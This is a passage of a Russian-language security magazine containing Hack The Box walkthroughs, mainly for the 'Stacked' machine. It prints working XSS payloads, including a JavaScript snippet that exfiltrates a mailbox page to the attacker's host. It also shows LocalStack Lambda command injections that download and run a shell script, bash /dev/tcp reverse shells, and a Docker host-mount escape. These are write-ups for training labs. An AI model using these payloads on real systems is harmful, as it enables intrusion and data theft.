
В версии dev появилась новая команда `file`. Ее реализацию мы найдем ниже.



Различия в файлах commands.go


Как видишь, у нас есть возможность прочитать любой файл в системе, предоставив указанный пароль. Подключимся к локальному чату и просмотрим список команд.

```
ssh -l ralf localhost -p 8443
```



Команда /commands

Команда `file` присутствует, что дает нам возможность прочитать вообще любой файл, учитывая, что devzat работает в привилегированном контексте. Поэтому читаем приватный ключ пользователя root.



Приватный ключ пользователя


А теперь подключимся с этим ключом и заберем флаг.

Флаг рута

Машина захвачена.

HTB STACKED

РАЗБИРАЕМСЯ С LOCALSTACK И AWS



В этой статье мы проэксплуатируем XSS-уязвимость, получим доступ к Docker, заюзав баг в LocalStack, а затем займемся по-настоящему интересной задачей — повышением привилегий внутри Docker и побегом из контейнера через OS Command Injection.

RalfHacker
hackerralf8@gmail.com

Все перечисленное нам понадобится, чтобы пройти машину Stacked с площадки Hack The Box. Ее уровень сложности заявлен как «безумный» (Insane), но мы справимся, вот увидишь!

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.112    stacked.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




Результат работы скрипта

Находим три открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Apache 2.4.41;
- 2376 — порт для безопасного доступа к Docker.

Первым делом идем смотреть веб. Там нас встречает простенькая страничка, на которой идет отсчет времени. Поле ввода, судя по всему, не выполняет никаких операций, а лишь перебрасывает на `index.html`.



Главная страница сайта stacked.htb

Сканирование веб-контента

Давай поищем на сайте скрытые ресурсы.

Справка: сканирование веба с ffuf


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.

Запускаем сканирование:


```
ffuf -u http://stacked.htb/FUZZ -t 256 -w files_interesting.txt -mc
200,204,301,302,307,401,405
```



Результат сканирования файлов с помощью ffuf

Мы не нашли ничего интересного. Повторим сканирование в надежде обнаружить скрытые каталоги.


```
ffuf -u http://stacked.htb/FUZZ -t 256 -w directory_2.3_medium_
lowercase.txt -mc 200,204,301,302,307,401,405
```



Результат сканирования каталогов с помощью ffuf

Тоже ничего. Но заканчивать сканирование рано, ведь еще можно перебрать поддомены. Это должно привести нас к новым сайтам на том же сервере. Для этого будем перебирать виртуальный хост в HTTP-заголовке `Host`:


```
ffuf -u http://stacked.htb -t 256 -w subdomains-top1million-110000.
txt -H 'Host: FUZZ.stacked.htb' -mc 200
```



Результат сканирования поддоменов с помощью ffuf


И это дает результат — нам доступен еще один сайт. Добавляем запись в файл `/etc/hosts` и идем смотреть страницу.

```
10.10.11.112    stacked.htb portfolio.stacked.htb
```




Главная страница сайта portfolio.stacked.htb

На сайте сказано про использование технологии Docker LocalStack для имитации сервисов AWS. Для подключения нам дают скачать файл `docker-compose.yml`.



Содержимое файла docker-compose.yml

Чуть ниже видим форму, через которую можно отправить сообщение. Так как нам приходит уведомление, значит, это очевидное место для поиска XSS-уязвимости.




Уведомление об отправке сообщения

Попробуем отправить простой код, который должен загрузить JS-файл с нашего сервера:

```
<script src="http://10.10.14.93/test.js"></script>
```

В ответ получаем сообщение о детекте XSS.



Уведомление о детекте XSS

Продолжение статьи →

HTB STACKED


РАЗБИРАЕМСЯ С LOCALSTACK И AWS

ТОЧКА ВХОДА
XSS

Нам предстоит прорваться сквозь фильтр XSS, а для этого первым делом выясним, где он работает — на сервере или прямо в нашем браузере. Это можно сделать, исправив значение полей при перехвате запроса в **Burp**, однако мы получим тот же ответ о детекте. Значит, проверка идет на сервере.

Следом проверим два заголовка HTTP, через которые часто можно получить XSS: `Referer` и `User-Agent`. И первый же дает нам отстук на 80-й порт (ловим его через листенер **netcat**).

Запрос в Burp Repeater




Запрос файла test.js на локальном веб-сервере

Есть XSS! К тому же поле Referer раскрывает нам новый ресурс. Как круто эксплуатировать XSS в подобных ситуациях, я уже описывал в [прохождении машины Crossfit](#).

Название поддомена и файла на сервере указывают на то, что это почтовый клиент, а параметр сообщает, что наше сообщение пришло вторым. Попробуем прочитать первое. Следующий код (файл `test.js`) должен выполнить запрос этого сообщения, закодировать тело страницы в Base64 и отправить его в качестве параметра `answer` на свой локальный сервер.


```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://mail.stacked.htb/read-mail.php?id=1', true);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.onload = function () {
        var request = new XMLHttpRequest();
        request.open('GET', 'http://10.10.14.93/?answer=' + btoa(xhr.responseText), true);
        request.send();
};
xhr.send();
```

Только перед повтором запроса переключим листенер netcat на веб-сервер Python 3 (команда `python3 -m http.server 80`). Отправляем запрос и получаем два запроса в ответ.



Логи веб-сервера Python 3

Декодируем Base64 и добираемся до тела сообщения.




Первое сообщение из почтового ящика пользователя

Тут говорится о новом сервисе `s3-testing.stacked.htb`, а также о том, что у нас есть права на настройку ролей (по умолчанию LocalStack не имеет политик безопасности). Добавляем это доменное имя в файл `/etc/hosts` и выполняем тестовый запрос.

```
10.10.11.112    stacked.htb portfolio.stacked.htb s3-testing.stacked.htb
```


```
curl s3-testing.stacked.htb | jq
```



Проверка работы сервиса

И сразу конфигурируем **awscli**.

```
aws configure
```



Подготовка awscli

А теперь переходим к самому интересному.

ТОЧКА ОПОРЫ
LocalStack

Проект с открытым исходным кодом **LocalStack** позволяет легко разрабатывать облачные приложения AWS на локальном хосте. Он разворачивает тестовую среду, которая обеспечивает почти те же функции и API, что и настоящий AWS, но без масштабирования и с меньшей надежностью. На сервере используется LocalStack версии 0.12.6 (указано в скачанном файле `docker-compose.yml`), в которой имеется уязвимость, позволяющая выполнить удаленный код (RCE) через лямбда-функции.

Уязвимость кроется в трех файлах: `api.py`, `infra.py` и `bootstrap.py`. В первом файле определяется путь (route), который вызывает функцию `get_lambda_code()`. Затем эта функция выполняется с пользовательским вводом.

```
@app.route('/lambda/<functionName>/code', methods=['POST'])
def get_lambda_code(functionName):
    ...
    result = infra.get_lambda_code(func_name=functionName, env=env)
```

Во втором файле управляемый пользователем ввод `func_name` объединяется в системную команду. Без какой-либо очистки он передается в функцию `cmd_lambda()`. Через ряд функций пользовательский ввод попадает в `run()`.

```
def get_lambda_code(func_name, retries=1, cache_time=None, env=None):
    ...
    out = cmd_lambda('get-function --function-name %s' % func_name, env, cache_time)
```

В файле `bootstrap.py` команда выполняется через `subprocess.check_output()`. Здесь параметр `cmd` содержит управляемый пользователем ввод. Это приводит к уязвимости внедрения команд, поскольку злоумышленник может завершить исходную команду и выполнить свою собственную.

```
def run(cmd, print_error=True, stderr=subprocess.STDOUT, env_vars=None, inherit_cwd=False, inherit_env=True):
    ...
    output = subprocess.check_output(cmd, shell=True, stderr=stderr, env=env_dict, cwd=cwd)
```

AWS Lambda

С LocalStack разобрались, теперь перейдем к лямбда-функциям. **Lambda** — это предложение Amazon для бессерверных вычислений. Вместо того чтобы размещать виртуальную машину в облаке, назначается функция и набор триггеров. Когда срабатывает триггер (действия основаны на событиях или времени), назначенная функция запускается.

Создадим функцию, в имени которой будет внедрена команда, скачивающая с нашего хоста реверс-шелл и выполняющая его. Для этого необходимо указать следующие параметры:

- `--function-name` — имя функции;
- `--zip-file` — название загружаемого пакета;
- `--handler` — вызываемая функция в формате `[файл].[функция]`;
- `--role` — роль функции в формате ARN;
- `--runtime` - интерпретатор для запуска кода.

Пример лямбда-функции можно посмотреть в [документации](#).

```
exports.handler =  async function(event, context) {
  console.log("EVENT: \n" + JSON.stringify(event, null, 2))
  return context.logStreamName
}
```

Затем упаковываем в ZIP.


```
zip index.zip index.js
```

Используем `wget 10.10.14.93/shell.sh;bash shell.sh`, которая скачает и выполнит следующий реверс-шелл.

```
bash -i &>/dev/tcp/10.10.14.93/4321 0>&1
```

А также открываем листенер netcat (`rlwrap -cAr nc -lvnp 4321`). И наконец, создаем лямбда-функцию.


```
aws lambda create-function --function-name 'ralf;wget${IFS}10.10.14.93/shell.sh;bash${IFS}shell.sh' --zip-file fileb://index.zip --role arn:aws:iam::123456789012:role/lambda-role --endpoint-url http://s3-testing.stacked.htb --handler index.handler --runtime nodejs12.x
```



Создание лямбда-функции


Команда в названии функции срабатывает, только когда оно отображается на веб-панели. А значит, пользователь должен посетить эту панель. Для этого мы и используем найденную ранее уязвимость XSS. По умолчанию панель работает на порте 8080. Чтобы пользователь перешел на указанный адрес, отправляем следующую нагрузку.

```
<script>document.location="http://127.0.0.1:8000"</script>
```



Отправка запроса с нагрузкой

И спустя некоторое время на локальный веб-сервер придет запрос, а в окне листенера обнаружим бэкконнект.




Флаг пользователя

ПРОДВИЖЕНИЕ

Получили доступ к системе, а это означает, что нужно собрать информацию. Обычно я использую скрипты [LinPEAS](#), чтобы собирать информацию с хоста, и [DEEPCE](#) — чтобы собирать информацию в Docker. Но в этот раз с их помощью не удалось найти ничего интересного.

Попробуем отследить запускаемые процессы. Для этого загрузим на хост утилиту [**pspy**](#). Снова ничего не находим, пока не попробуем создать новую лямбда-функцию.


```
aws lambda create-function --function-name 'ralf_test' --zip-file fileb://index.zip --role arn:aws:iam::123456789012:role/lambda-role --endpoint-url http://s3-testing.stacked.htb --handler index.handler --runtime nodejs12.x
```



Логи pspy

Попробуем вызвать срабатывание триггера.

```
aws lambda invoke --function-name ralf_test --endpoint-url http://s3-testing.stacked.htb out.txt
```



Логи pspy

В логах находим отражение переданного нами при создании функции формата `index.handler`. То есть мы можем попробовать выполнить инъекцию команды ОС:


```
index.handler $(/bin/bash -c "bash -i &>/dev/tcp/10.10.14.93/4321 0>&1")
```

Создаем лямбда-функцию:

```
aws lambda create-function --function-name 'ralf_test' --zip-file fileb://index.zip --role arn:aws:iam::123456789012:role/lambda-role --endpoint-url http://s3-testing.stacked.htb --handler 'index.handler $(/bin/bash -c "bash -i &>/dev/tcp/10.10.14.93/4321 0>&1")' --runtime nodejs12.x
```

И после вызова триггера получаем бэкконнект, причем в привилегированном контексте.

```
aws lambda invoke --function-name ralf_test --endpoint-url http://s3-testing.stacked.htb out.txt
```




Бэкконнект от сервера

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы получили неограниченные привилегии и с помощью Docker API можем создать новый контейнер или переопределить существующий, при этом монтировав файловую систему основного хоста. Получим список образов.

```
docker image ls
```




Список образов

Получим TTY-оболочку через Python:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


Теперь монтируем хостовую файловую систему `/` в каталог `/mnt` образа `0601ea177088`.

```
docker run -d -v /:/mnt -it 0601ea177088
```



Переопределение контейнера

Проверяем каталог `/mnt`, и там будет «основной хост».



Флаг рута

Машина захвачена!

HTB SHIBBOLETH

ЛОМАЕМ ZABBIX, ЧТОБЫ ЗАХВАТИТЬ КОНТРОЛЛЕР ПЛАТЫ

Сегодня мы с тобой захватим контроллер управления платами (BMC), работающий по протоколу IPMI. Для этого проэксплуатируем баг в Zabbix, а затем повысим привилегии при помощи известной уязвимости в MySQL.

RalfHacker
hackerralf8@gmail.com

Проделывать все это мы будем на машине с площадки Hack The Box. Она называется Shibboleth, а ее сложность отмечена как средняя.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.124    shibboleth.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

